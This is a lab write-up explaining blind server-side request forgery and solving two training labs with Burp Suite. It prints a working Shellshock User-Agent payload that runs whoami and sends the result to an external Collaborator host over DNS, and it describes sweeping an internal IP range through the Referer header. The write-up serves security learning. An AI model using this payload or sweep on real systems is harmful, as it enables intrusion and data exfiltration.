Blind Server Side Request Forgery
· Matthew Crum
Blind SSRF vulnerabilities arise when an application can be induced to issue a back-end HTTP request to a supplied URL, but the response from the back-end request is not returned in the application’s front-end response.
The impact of blind SSRF vulnerabilities is often lower than fully informed SSRF vulnerabilities because their one-way nature. They cannot be trivially exploited to retrieve sensitive data from back-end systems, although in some situations they can be exploited to achieve full remote code execution.
The most reliable way to detect blind SSRF vulnerabilities is using out-of-band (OAST) techniques. This involves attempting to trigger an HTTP request to an external system that the attacker controls and monitoring for network interactions with that system.
Simply identifying a blind SSRF vulnerability that can trigger out of bend HTTP requests doesn’t in itself provide a route to exploitability. Since you cannot view the response from the back-end request the behavior can’t be used to explore content on systems that the application server can reach. However it can still be leveraged to probe for other vulnerabilities on the server itself or on other back-end systems. You can blindly sweep the internal IP address space, sending payloads designed to detect well-known vulnerabilities. If those payloads also employ blind out-of-band techniques, then you might uncover a critical vulnerability on an unpatched internal server.
Another avenue for exploiting blind SSRF vulnerabilities is to induce the application to connect to a system under the attackers control, and return malicious responses to the HTTP client that makes the connection. If an attacker can exploit a serious client side vulnerability in the server’s HTTP implementation, they might be able to achieve remote code execution within the application infrastructure.
Many SSRF vulnerabilities are easy to find, because the applications normal traffic involves request parameters containing full URLs. Other examples of SSRF are harder to locate.
Sometimes an application places only a hostname or part of a URL path into request parameters. The value submitted is then incorporated server-side into a full URL that is requested. If the value is readily recognized as a hostname or URL path the potential attack surface might be obvious, however exploitability as full SSRF might be limited because you do not control the entire URL that gets requested.
Some applications transmit data in formats with a specification that allows the inclusion of URLs that might get requested by the data parser for the format.
Some applications use server-side analytics software to track visitors. This software often logs the Referer header in requests, so it can track incoming links. Often the analytics software visits any third-party URLs that appear in the Referer header. This is typically done to analyze the contents of referring sites, including the anchor text that is used in the incoming links. As a result, the referer header is often a useful attack surface for SSRF vulnerabilities.
Labs
Blind SSRF With Out-Of-Band Detection


As indicated by the instructions in the lab I need to retrieve the request that generates when a product page is loaded so that I can edit it’s Referer Header. I’ll start by sending this GET /product?productId=1 request to the repeater.

I’ll then need to start the collaborator and copy it’s URL to the clipboard.

Then back in the repeater I’ll replace the value of the Referer Header with my collaborator URL https://rrms4flzs2g6tljgqlthy0m9s0yrmha6.oastify.com. I can observe that the webserver responds with a 200 OK and that some DNS and HTTP traffic was received by my collaborator.

Additionally since all I had to do was make the server reach out to the collaborator the lab is now marked as solved back in the web browser.

Blind SSRF With Shellshock Exploitation


To start this lab I send a request to view one of the products in the web browser so that I can observe the applications workflow in burps history. There are only 2 requests and the one I’m interested in is the one that has the Referer header containing a URL. I’m going to start the collaborator and send this GET /product?producId=1 to the intruder.

Within the intruder I’ll need to edit the User-Agent header to contain a Shellshock vulnerability payload and at the end of it I will add the address generated by the collaborator when I started it:
User-Agent: () { :; }; /usr/bin/nslookup $(whoami).vfen96xb349qlgtbunu946fvgmmda4yt.oastify.com
() { :; } is a bash function definition, it defines a function with an empty body and assigns it no name. This is used to create the command injection vulnerability. ; is a command separator in Bash which is used to run multiple commands on a single line. /usr/bin/nslookup is a command line tool used for DNS lookups. $(whoami) is command substitution, it executes the whoami command to get the current user’s username and inserts it into the nslookup command as an argument. This will cause it to be included in the DNS query logged by my collaborator when the command reaches out to it. The .vfen96xb349qlgtbunu946fvgmmda4yt.oastify.com part of the payload is the address of the collaborator the command will atempt to send the DNS query too.
Additionally I’ll need to edit the referer header to contain the IP range listed in the labs introduction in the form of a URL with the proxy port 8080. Finally I’ll wrap the last octet of the IP address in section signs indicating it as my payload position.
Referer: http://192.168.0.§1§:8080

With the request set up in the intruder I’ll need to edit the payloads tab as well. Under Payload sets I’ll set the Payload type to Numbers. Under the Payload settings I’ll set the range to sequential and From:0 To: 255 with a Step:1. This will cause the intruder to test every potential value of the last octet of the IP address.

Then I just start the attack and when it finishes I can observe that the server responded with a 200 to every single request.


However If I check the logs in the collaborator I can see a DNS query from the server containing a username peter-Lr0q1U.

Back in the web browser I can submit the username I found as a solution and see that the lab gets marked as solved.